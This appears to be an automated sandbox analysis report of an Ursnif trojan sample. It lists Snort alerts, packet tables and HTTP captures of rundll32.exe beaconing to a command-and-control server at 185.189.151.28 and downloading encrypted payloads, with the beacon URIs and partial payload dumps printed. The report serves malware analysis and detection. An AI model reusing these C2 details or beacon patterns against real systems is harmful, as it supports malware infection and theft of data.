LegalCopyright	A Company. All rights reserved.
InternalName	
FileVersion	1.0.0.0
CompanyName	A Company
ProductName	
ProductVersion	1.0.0.0
FileDescription	
OriginalFilename	myfile.exe
Translation	0x0409 0x04b0

Possible Origin		
Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior							
Snort IDS Alerts							
Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/22-16:27:52.293372 05/04/22-16:27:52.293372	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49738	80	192.168.2.5	13.107.42.16
05/04/22-16:28:12.405919 05/04/22-16:28:12.405919	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49758	80	192.168.2.5	185.189.151.28
05/04/22-16:28:12.829578 05/04/22-16:28:12.829578	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49758	80	192.168.2.5	185.189.151.28

TCP Packets				
Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2022 16:28:12.382318974 CEST	49758	80	192.168.2.5	185.189.151.28
May 4, 2022 16:28:12.405189991 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.405378103 CEST	49758	80	192.168.2.5	185.189.151.28
May 4, 2022 16:28:12.405919075 CEST	49758	80	192.168.2.5	185.189.151.28
May 4, 2022 16:28:12.428312063 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.702059031 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.702090979 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.702105045 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.702121019 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.702136993 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.702148914 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.702167034 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.702183008 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.702203035 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.702209949 CEST	49758	80	192.168.2.5	185.189.151.28
May 4, 2022 16:28:12.702255011 CEST	49758	80	192.168.2.5	185.189.151.28
May 4, 2022 16:28:12.702266932 CEST	49758	80	192.168.2.5	185.189.151.28

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2022 16:28:12.702269077 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.702271938 CEST	49758	80	192.168.2.5	185.189.151.28
May 4, 2022 16:28:12.702327967 CEST	49758	80	192.168.2.5	185.189.151.28
May 4, 2022 16:28:12.702478886 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.702497005 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.702508926 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.702523947 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.702532053 CEST	49758	80	192.168.2.5	185.189.151.28
May 4, 2022 16:28:12.702567101 CEST	49758	80	192.168.2.5	185.189.151.28
May 4, 2022 16:28:12.702583075 CEST	49758	80	192.168.2.5	185.189.151.28
May 4, 2022 16:28:12.724806070 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.724833012 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.724847078 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.724864006 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.724880934 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.724905014 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.725003004 CEST	49758	80	192.168.2.5	185.189.151.28
May 4, 2022 16:28:12.725048065 CEST	49758	80	192.168.2.5	185.189.151.28
May 4, 2022 16:28:12.725060940 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.725080967 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.725092888 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.725120068 CEST	49758	80	192.168.2.5	185.189.151.28
May 4, 2022 16:28:12.725162983 CEST	49758	80	192.168.2.5	185.189.151.28
May 4, 2022 16:28:12.725205898 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.725224972 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.725238085 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.725264072 CEST	49758	80	192.168.2.5	185.189.151.28
May 4, 2022 16:28:12.725292921 CEST	49758	80	192.168.2.5	185.189.151.28
May 4, 2022 16:28:12.725359917 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.725378990 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.725403070 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.725414038 CEST	49758	80	192.168.2.5	185.189.151.28
May 4, 2022 16:28:12.725431919 CEST	49758	80	192.168.2.5	185.189.151.28
May 4, 2022 16:28:12.725497961 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.725514889 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.725526094 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.725553036 CEST	49758	80	192.168.2.5	185.189.151.28
May 4, 2022 16:28:12.725569963 CEST	49758	80	192.168.2.5	185.189.151.28
May 4, 2022 16:28:12.725687027 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.725738049 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.725744009 CEST	49758	80	192.168.2.5	185.189.151.28
May 4, 2022 16:28:12.725750923 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.725786924 CEST	49758	80	192.168.2.5	185.189.151.28
May 4, 2022 16:28:12.725850105 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.725867987 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.725879908 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.725903034 CEST	49758	80	192.168.2.5	185.189.151.28
May 4, 2022 16:28:12.725924969 CEST	49758	80	192.168.2.5	185.189.151.28
May 4, 2022 16:28:12.725980997 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.726032019 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.726035118 CEST	49758	80	192.168.2.5	185.189.151.28
May 4, 2022 16:28:12.726043940 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.726079941 CEST	49758	80	192.168.2.5	185.189.151.28
May 4, 2022 16:28:12.726136923 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.726154089 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.726165056 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.726188898 CEST	49758	80	192.168.2.5	185.189.151.28
May 4, 2022 16:28:12.726208925 CEST	49758	80	192.168.2.5	185.189.151.28
May 4, 2022 16:28:12.747716904 CEST	80	49758	185.189.151.28	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2022 16:28:12.747744083 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.747756958 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.747775078 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.747792006 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.747803926 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.747845888 CEST	49758	80	192.168.2.5	185.189.151.28
May 4, 2022 16:28:12.747883081 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.747888088 CEST	49758	80	192.168.2.5	185.189.151.28
May 4, 2022 16:28:12.747894049 CEST	49758	80	192.168.2.5	185.189.151.28
May 4, 2022 16:28:12.747908115 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.747920036 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.747967005 CEST	49758	80	192.168.2.5	185.189.151.28
May 4, 2022 16:28:12.747973919 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.747977018 CEST	49758	80	192.168.2.5	185.189.151.28
May 4, 2022 16:28:12.747989893 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.748003006 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.748045921 CEST	49758	80	192.168.2.5	185.189.151.28
May 4, 2022 16:28:12.748080015 CEST	49758	80	192.168.2.5	185.189.151.28
May 4, 2022 16:28:12.748193979 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.748214006 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.748224974 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.748243093 CEST	80	49758	185.189.151.28	192.168.2.5
May 4, 2022 16:28:12.748244047 CEST	49758	80	192.168.2.5	185.189.151.28
May 4, 2022 16:28:12.748267889 CEST	49758	80	192.168.2.5	185.189.151.28

HTTP Request Dependency Graph

- 185.189.151.28

HTTP Packets					
Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49758	185.189.151.28	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 16:28:12.405919075 CEST	500	OUT	GET /drew/A_2FpZGEmDd1hJ/x8Dd5HmeBl3U4_2FUXOC4/CREe0umzxPdftfrl/rMm2EBrJhjbJ6O/93dARdUH_2FoHr_2FV/0rrTpy9pc/1HdkJKRhTt7WBB4lQK6y/YM407RHM4U2q_2BMJQz/BPrYtABTFqi6nvzwRvIVUe/ZccTd3lUnONRt/36Ya8mGx/TeFUFTZ_2BUkjcjLP_2BV5Q/RmDIE1kWYj/OUKtn8nbT_2FNqVm2/qgQV8Cvfl5vg/g3ZAMbEOx9s/O0o9X0KU42gffO/GcaP_2Fr_/2BV4K.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 185.189.151.28 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 16:28:12.702059031 CEST	502	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Wed, 04 May 2022 14:28:12 GMT Content-Type: application/octet-stream Content-Length: 186001 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="62728d7ca6803.bin" Data Raw: 90 fe 16 00 dd 20 a6 90 00 22 81 96 31 0c 06 ee 2c a0 48 f2 36 47 2b a8 1f 78 fb 84 fe 80 bc 68 83 a3 b0 1b 36 53 4b 75 0f a7 82 72 a1 41 e1 ff 47 06 9d 2a 90 8e 26 f8 83 6e 4c 7a ba 23 11 cb 7a c4 b5 76 5c eb 93 5b 14 3c c9 98 a5 e3 8b c6 36 cc 13 99 54 83 1a 4c 7b 46 49 91 17 ea 3b bb 0c 41 7e bf 1b 94 ad a3 32 05 aa 3b b0 4f 0c cb fc da 60 91 e2 bd 0d 03 9d 3c bd a2 dd d7 3f 0f 94 dc e3 06 b6 33 92 7e 82 88 84 01 f1 a2 02 d5 be cd 05 f8 80 06 a7 6e 5b 13 39 e7 33 43 f9 ee 65 41 c1 09 48 5c 39 3b 96 45 42 2c d6 0e 26 1b 0d 07 a7 4a 31 10 18 b4 36 c2 cb 88 ce 0e 68 30 dd c9 12 ff 5a 51 b6 1f 27 30 1a 25 a6 fb 5f b1 43 86 48 4a be 41 1d 15 20 30 a1 22 5a 46 58 f9 15 cc 69 9f 79 f8 78 b2 f1 f4 64 27 68 96 aa c1 73 d4 a7 58 3d ff ca 94 06 f9 ff 3e aa d1 00 6e c4 9d 6b 43 ac 0c 73 10 7f 0a 46 6d a9 74 29 b7 65 25 b5 77 93 76 25 7a b8 d9 0d 9c 83 ab 02 b1 78 eb 7b 8d 01 61 4d 6f 2e 0a da b3 c7 26 36 df 2a 95 d4 bf df d3 28 b1 c4 44 91 f7 ed 03 59 40 3e 4e f4 f3 2c 45 08 6c ca 1e 96 ba cc 33 c6 d6 79 6e fe fc 1f 27 b2 8a 2c 3c 8b e3 b4 14 90 a6 c2 99 62 62 09 88 68 9b e5 5d 5a 1b 90 23 e3 3f 1e 37 65 79 84 54 e6 fa 2d 39 d0 ab 72 5f 30 51 17 b6 8d 50 6c f0 28 5a 7e 77 5d 4f e7 c7 d6 f5 10 1c e5 da 36 7b 84 8e 94 d4 b7 df fa ab aa 17 53 ac e3 5b b0 72 c2 c8 65 0a a1 68 34 7f bd db 5d 00 76 de 42 e5 35 53 61 1f b2 46 e4 5d b5 7e a8 1e 4b 28 b7 9d 61 42 3c ec 8f ef c7 31 1c 8f 4c 68 8c 93 db e0 4b 86 ff 36 5e 8b e5 b6 46 f3 43 2c c5 92 03 de c3 8a 33 76 52 de 17 e1 6a 06 82 43 9b 7d 58 a6 f9 59 d0 35 f8 22 ec 02 92 5f c2 94 98 f9 9c 96 72 7e 76 47 66 f2 a7 7b 29 58 64 8a b4 df fe fc 78 4c 1b 45 88 71 86 ab 44 26 65 5b 29 85 31 04 6f 88 9a 15 b6 69 e2 90 95 32 fe 62 fe a0 0f 8f 8d 27 8d d0 63 31 96 18 ad c3 68 6d 1c 70 e8 65 66 f8 3d 34 d6 fb 93 0e 68 95 ae 3f 77 85 3e f6 c2 fd bd a3 12 e3 f3 a6 45 7e 74 c5 8b 22 2b 46 9f b3 fb 84 39 cc c4 6e 5f 09 3e cf c2 0b 7a d8 1a a2 f7 8f d2 7c c9 c7 0a 86 fa 2f c2 c4 67 c1 14 c1 36 f4 7e ca 10 53 88 8f 87 0c 9a d8 40 02 b6 78 d9 3c 5d 0e 45 6d e7 1a 21 99 b0 29 1b e3 e0 c0 2b 02 47 bc 53 00 3c 8a 66 74 ca 12 c0 49 dc 75 43 18 6a 42 18 c7 9e 0b 55 fd 45 f0 5b 24 3a b5 3c 10 b5 a7 10 c7 28 d0 c7 35 3f 54 35 0e 43 41 1d bf f5 f3 9a f4 ff 81 26 48 fc 80 5f f1 f8 71 99 e4 0e 17 6a 1c 75 5d 64 95 f7 e1 88 a2 00 94 90 5f 6c d5 cd fc a5 72 b7 b6 e5 e8 5a 13 63 f5 4b b5 8e f2 82 41 64 7f ad 8e bd e9 6e 51 d0 ef ec 63 ab 78 09 ea e7 8c 71 e8 5b 12 a9 e1 0c 48 ed cb 06 da f3 7d ca 85 d7 45 2a 4b b1 c5 1c 9e 75 8e 33 0a 02 a8 57 71 0d b4 5c b3 46 dc 38 88 72 5b 66 00 55 4f 00 28 2c 61 67 7b 85 11 64 8c 84 de df 2f 2c 69 eb ba a7 86 a4 d1 ce df aa e3 93 48 d5 31 9a b5 8c e4 87 f9 e2 a0 e3 0c 04 b3 c4 40 f7 0f 35 de fc 0b d9 d3 2a 45 b4 91 93 26 51 19 8d f2 45 67 3b ed ed 42 e2 04 cd 3e 9c e7 c6 6f 15 1b aa 04 9e d3 e4 9f c4 7b 67 37 b7 40 48 05 e7 10 93 59 8a 81 f5 ca 77 22 e4 64 f5 a9 d5 0a 81 0e 53 8f c5 43 23 2d 3d 0f e4 a2 8a df c3 7b 13 3e 33 04 8c 56 2d 62 47 40 39 58 13 9c 69 1e b2 1f da 02 b7 59 0b d1 3e Data Ascii: "1,H6G+XH6SKurAG*&nLz#zv\[<6TL{FI;A-2;O`<?3~n[93CeAHl9;EB,&J16h0ZQ'0%_CHJA 0"ZFxiyxd'hs X=>nkCsFmt)e%ww%zx[aMo.&6*(DY@>N,El3yn',<bbh]Z#?7eyT-9r_0QPI(Z~w)O6[S[reh4]vB5SaF]-K(aB<1LhK6*FC,3vR jC}XY5"~r~vGf()XdxLEqD&e])1oi2b'c1hmpel=4h?w>E~r"+F9n_>z[/g6-S@x<]Em!)>GS<ftluCjBUE[\$:<(5?T5CA&H_qju jd_lrZcKAdnQcxq[H]E*Ku3WqlF8r[fUO(.ag[d/,iH1@5*E&QEg;B>o[g7@HYw'dSC=-{>3V-bG@9XiY>
May 4, 2022 16:28:12.829577923 CEST	699	OUT	GET /drew/blHtwlV2gkF3APGb/H5p0FtkLiZWuAmQ/YhhCMjxxL58xCK2uAV/WcBrEd5nc/_2FWto4DjLEhKaYvKz YG/62F8wcJNe79PrIqCY04/xwdKIEWPSs9w4mnPcT_2Ft/CBh9Jka_2BBO_/2FnUOsl_/2FeukB5Oo3R7wafIgs2AP eC/CfIAOA3Y4e/fxy536Bj3MO1PfkKA/SIX3IKWM1adU/v_2Fkt6MdMc/MqBgUjh6Lil97f/dDK979RFeBxChjW4yV EWU/DckDOUNWU_2FdK/Emn7xfA9.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 185.189.151.28 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 16:28:13.126252890 CEST	700	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Wed, 04 May 2022 14:28:13 GMT Content-Type: application/octet-stream Content-Length: 238738 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="62728d7d19b58.bin" Data Raw: 3b 4c 6b f7 b7 25 70 03 88 2d 7a 37 9e a1 c8 64 0b d8 31 31 97 0f c5 b0 5f f3 81 6d 9e c3 45 83 0a 34 18 f9 2a 0e ff 72 ff c7 33 d5 29 5d 81 f6 a5 6c 33 59 c7 fc d9 7d 59 a6 2c 44 a0 08 b0 48 8b 5c 88 ed 4d 9c 4e f2 9c 04 cf da 87 8f fc 28 44 1b 1f d6 84 bb dc 53 47 f0 25 da f7 b6 56 48 26 5b 83 11 f9 80 79 d3 3f ab 3f 7b 8a 14 23 8f 4d 34 6e a5 8d 52 88 cb c6 51 bd 4e 27 49 d6 ba 33 30 b3 e5 52 76 59 f9 49 45 bb 09 82 03 75 7c e0 12 67 43 e1 33 8e b9 58 1e 5a b6 16 2b cf ae 0e 8d cd e6 c9 bb 31 32 9c b6 7f 38 ef b7 14 c5 6b 56 72 db db f5 20 42 b0 21 7b c2 d3 e4 6b fa b6 29 2f 63 6f 43 cf fd 33 d1 f1 f3 33 82 eb 56 90 92 b4 a4 9c 0b 34 10 8d ed df d7 30 79 ee 6a 70 e6 2e 5b 2f d9 bf ad 8c 81 5f ec d7 15 c8 85 f6 42 0f 37 b8 b0 93 ac a1 85 c4 23 5e e0 43 b2 f2 93 6a d4 39 18 f6 17 0d d7 36 b6 2c 4f 0e 34 06 73 fa a7 52 3b a0 32 82 5c f1 6b e4 7a 99 fc 8d 27 58 8a 96 1b 31 e8 14 ee 43 b7 d2 fb 67 09 cb 2e 03 64 ad e4 8a 6a 5f 40 27 ac a0 21 ac cd 7a c6 94 f3 0b 04 1c f4 15 03 a5 59 24 02 68 2c 35 6a 8b 51 d7 90 e5 d9 30 8a 7f dc c2 68 ae 3c 42 9a 5c 68 06 a5 c2 c4 6e 0f ef 64 32 4f 69 ab 18 b4 9e 99 1f f5 05 56 47 02 8e 9f 27 d4 ff 10 20 e7 ed cd b1 4b 87 6e 27 42 1e 3e 24 80 4a 04 3c a3 49 30 16 f6 80 ec ff 7f 69 7e 67 e9 15 f7 0c 8d 63 a1 52 09 e9 b1 0e 05 e9 aa 92 c3 6e a8 af a5 9b c3 81 03 f7 56 3b 62 cc 61 4a 47 01 5f 44 7c dd 73 98 b0 56 89 42 12 05 2f fd 1e 39 b9 f3 98 27 a9 28 d5 bc c4 8e a4 e7 ec ab 89 c4 ce 19 ea b9 9c 21 dc 88 24 ec 64 2b cb a0 eb bf ca ae d2 49 96 b6 8a 04 ab fa 95 77 fa 63 0a 7a 0d 95 a1 96 99 44 58 4c cf 57 ae a4 39 c8 34 1e 91 57 0a 36 63 09 ab 63 76 c2 c1 18 dd ac c2 70 bf 06 25 e6 27 5d fc f2 4f 2b 48 d4 2b 9b aa 75 25 b7 70 f5 86 3b 83 06 05 3f 10 6e 86 51 69 da a6 a8 0d 8f 67 9f 77 dd f3 f1 bc a3 2b 9b cc 07 3c cd d5 4d 2e 5b 8d 0a 6e f3 42 ee 85 31 81 12 49 42 23 da f6 e0 21 58 34 f1 98 44 20 e0 34 20 6c e2 a7 e9 96 39 bf 64 eb 96 ab af dd c2 e5 93 2f 77 12 5b 31 b6 d4 8e 98 e1 b0 b9 97 01 7b 07 2a 86 59 bd e8 00 a8 a3 36 12 48 2c f4 25 13 19 ba df bb ee 61 56 99 a8 ad 21 38 93 bd 47 26 58 af f0 db 46 7b b6 65 aa de cd dc 57 71 ed 57 29 3c a1 90 6f b4 ca a6 dc 2b a1 45 2a 15 3d 27 0d 14 ac e3 a7 f3 ce f4 a4 99 60 7c d7 95 79 41 ca 61 9a 6f 54 0a 1a 4e 73 8d c8 57 85 c6 32 d8 e6 76 bd 9e 2b c8 77 57 64 55 68 1e e8 b8 ce e3 27 ea 88 e0 6b 84 d6 22 a8 40 53 1f fe fd 7f 2c 64 e5 e3 c0 ba b0 7c 8c 1f 0a 1f 3d a3 aa df 4c 84 66 69 de c4 52 16 4a cb 9d 1b 22 74 04 be b4 75 aa ac 10 43 9c 84 24 1d 8b bb 5b c6 a9 da 99 7a c4 10 3c d8 88 4e 6f 5d 84 05 33 69 2b e5 f6 16 bf 76 b7 e2 b7 61 1a 36 95 4b 28 79 75 83 0d af 82 36 39 fb e4 c0 3c c2 32 b4 cc c4 35 09 29 45 a8 bf a7 f5 c5 b1 91 71 b2 a5 a9 77 0d 1f 79 f3 f3 6c a3 ab 52 a9 26 9e df 64 d9 64 a6 4f 74 f8 7f be 12 b6 01 54 bd bc e1 a6 7e 85 e2 01 e7 11 f6 40 6c 49 4a e2 ec 18 e1 9b c7 7e 26 d7 09 41 4c b1 bd cb b6 91 c6 24 7f 1a 3d 1b 36 89 c0 c2 20 6c 33 01 13 79 75 f9 66 8c 40 13 41 38 66 3a 0f 9b 37 54 93 3b 5b 14 19 90 ea 68 99 54 78 3a f9 f4 73 f6 Data Ascii: ;Lk%p-z7d11_mE4*r3)]i3Y}Y,DHWMN(DSG%VH&[y??{#M4nRQN'I30RvYIEu]gC3XZ+128kVr B!{k)/coC33V4 0yjp./[_B7#^Cj96,O4sR;2lkz'X1Cg.dj_@!zY\$h,5jQ0h<B\hnd2OivG' Kn'B>\$J<l0i-gcRnV;baJG_D]sVB/9(!\$d+Iwc zDXLW94W6ccvp%)O+H+u%p;?nQigw+<M.[nB1IB#!X4D 4 I9d/w[1{*Y6H,%aV!8G&XF[eWqW]<o+E*='}yAaoT @NsW2v+vWdUh"k"@S,d]=LfIRJ"tuC\$[z<No]3i+va6K(yu69<25)EqwylR&ddOtT~@lIJ~&AL\$=6 I3yuf@A8f:7T;[hTx:s
May 4, 2022 16:28:13.314977884 CEST	952	OUT	GET /drew/MoXDvImqf2IW3/EB1qVgQfWMGbWwk8B3AU0qv1MnO4KKv/8mMADRXtjZ/pOzmC2TJWxSBePQQf/vX4x XJ2IW/h9/BWCOo52VZG1/qFF3rGEbDGBwji/AFMqmr1WMmM5K0LIMol8g/D8c5DrZSEGvsAUch/2HdMta1B0ffeRMZ /k3cTTdUk82uBVmy7RF/Rr_2FL2he/DujtrSekUisPa3nAlzJG/cz1155F97esi6v8egB5/_2Fib4A5CDY4_2BdVWb og2/rBYVbP7pL/9UBLZ.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 185.189.151.28 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 16:28:13.619457006 CEST	954	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Wed, 04 May 2022 14:28:13 GMT Content-Type: application/octet-stream Content-Length: 1856 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="62728d7d90c22.bin" Data Raw: 9b a0 46 9f fb 74 7e 4c 02 9a 3e fd d9 71 c7 75 b7 c0 cf a4 f1 8f 69 7b ca 68 40 93 06 4e b2 61 6c 45 b6 60 ec c8 ae 61 ba a7 30 65 32 00 93 c4 61 b5 26 75 0f 9c 24 d6 6b 8d 49 83 bd 29 e5 c2 8e 84 e2 03 a7 53 8f 50 53 4e 60 d2 b0 83 79 b0 30 aa 56 2b de 37 b8 1e 29 a1 fe 12 f0 a4 8a b6 1c 50 54 8d e2 11 22 11 00 28 bf 5a 8e 88 5c f1 a5 ea 66 e4 d9 1d 25 32 3c 0d b9 88 74 8f 8e 4d dd 6f 8d 0c ff 3b fb ab 12 a8 aa 7b 3c 4a 84 d1 1c 81 c0 03 d3 5a f7 ca 0e 84 a2 cd bf 4b 4b 8a 9a a7 0b 3b 18 09 93 80 bd 2c 22 aa 10 18 d9 46 7f 3f 4a 98 a1 32 15 53 4d 52 37 e7 3d fc df 0b 99 86 dc 6e 28 45 31 41 af 5b f3 54 b8 c3 c4 0e de b4 8c 35 e7 ae 58 26 d9 51 48 2a a9 7c 38 bf 34 02 be a4 a2 60 c2 f2 a1 0b a5 b7 b8 45 00 65 8d 87 9e 0f 13 57 99 55 9c 6f 29 be 48 cb 2b 94 3e 15 dc a9 ca 66 19 e4 4b 96 5f 82 fb 25 15 6c e8 81 ba c7 c6 11 8f a6 22 f3 d3 46 8e 0a 4e a3 47 a3 43 c4 28 a9 04 8e 33 96 50 fc ff da 85 d8 1a 90 b6 c3 b6 70 00 35 37 e8 e0 9b 16 3a 8f 42 cc df f8 46 d9 65 92 fb a4 09 89 80 4b ed 32 53 0c fb 12 10 01 3c a7 65 18 1f 85 a3 d3 19 3b 35 60 ca 34 5d 34 52 31 52 97 a4 f7 e9 c8 a8 6d fd aa 00 d9 1a 03 b4 cf d3 6b 1d c9 a9 fb 98 be 9e ee 6e 98 aa dc 13 43 f5 f1 a4 c8 15 60 ac 89 bc 66 0e c3 5c 86 cf 87 08 78 b0 d7 93 ca a5 f3 d7 df 9f 82 0e 0c 47 f8 ba bb 22 96 1d 41 af ad 20 bb 3b f4 7c 43 d6 33 6b c5 a7 00 ad c7 e3 85 36 3d a9 cd ff 43 13 5d 1a 98 65 a5 39 a0 04 97 16 f2 aa 48 11 c3 92 11 ad e2 6c a1 be f1 26 93 a6 ac 32 e7 cb 42 6c f0 44 33 e2 1d 8e ae 3e b7 6c 0e 9d d6 61 ea 8a 3d 3b f9 10 d5 5e 6f e6 95 69 c6 71 9b d9 76 5a d7 a6 6d 73 3c 9c 16 98 fe 91 6c 22 21 a9 0d a3 b8 32 ec 0c e2 56 21 bd 0f b2 d9 7d 28 84 dc 5c 0a d0 73 cb ab bd 78 b6 e9 06 c7 a0 94 a6 59 4e d2 71 5b 21 08 5b 65 ac e4 58 76 1e 02 c8 9f 0d dd e0 90 25 a2 63 d5 df 0d 62 e9 e1 79 ab 4a 3b 73 dc 24 a2 34 4b 8e f7 84 e2 34 b7 48 aa f8 38 8e 40 82 ea 3e f7 65 c4 e9 55 1e 1c 09 eb 5f e8 d6 e0 be 03 c7 53 d9 7b 75 89 9d 91 ca e8 cf 8b fc 0e a2 1d 8b 29 79 32 6b ce 7d 50 cd 11 62 8e 9f e2 49 17 42 32 80 05 48 f4 b4 02 6d 95 48 d1 8f cf 58 79 80 88 10 83 25 d2 9c d3 a5 62 18 d5 cb e7 f6 ab c9 05 71 9d 97 91 57 12 95 83 e4 1e 21 ce 98 59 64 61 16 0c bc 86 44 3f 1e 63 85 6a b9 bb dc da c8 93 85 f0 15 ac 87 e7 0f bb 30 62 68 64 d9 35 20 8f a7 46 82 e0 bf e8 92 a0 37 1b 44 4e 09 c2 70 7b 5d ca 65 06 92 d7 1f 02 40 68 d8 f9 ce fe 22 b9 52 d6 37 3d 79 f5 4c bd 14 0c 30 6c e6 2b 48 c0 26 30 b8 43 9d de c8 55 66 eb 9d 88 ce 14 7f 49 50 c5 3f 64 97 0f 7a 4f 48 80 11 af 12 1c 95 66 bf ed ec e1 bd 12 35 7c da 51 24 8f b3 9f f8 1f 9b c0 d9 50 46 63 0f d2 4e 5c 43 00 32 a9 65 5a c3 30 73 8d 98 fa ff 3a 7d c3 b4 d5 ea d1 45 9c 4b 6c 69 1c f6 b4 3a 55 5c 5c 0e de 2a c7 47 93 6d ec 2b 02 99 c6 7b 5d ce 41 e3 ee c9 91 46 6e d4 10 d2 83 3e f6 91 b5 c3 ce d1 b9 12 29 94 e4 5a 7d ac dd 03 fc 4e 8f 4c 65 3e b6 12 c0 2b 6d 73 2a f6 b1 df bd a5 1d 5a 13 b6 7f a5 ca e1 33 ca 6b a4 88 3e c4 2e dd b1 9f 2c 6b 18 5e de cf fe 3b 59 3c 35 5f cf 58 4b 80 b6 2b aa 8f fe 2c ed d8 3b 2e 42 bb af 6f c1 Data Ascii: Ft-L>qui{h@NalE' 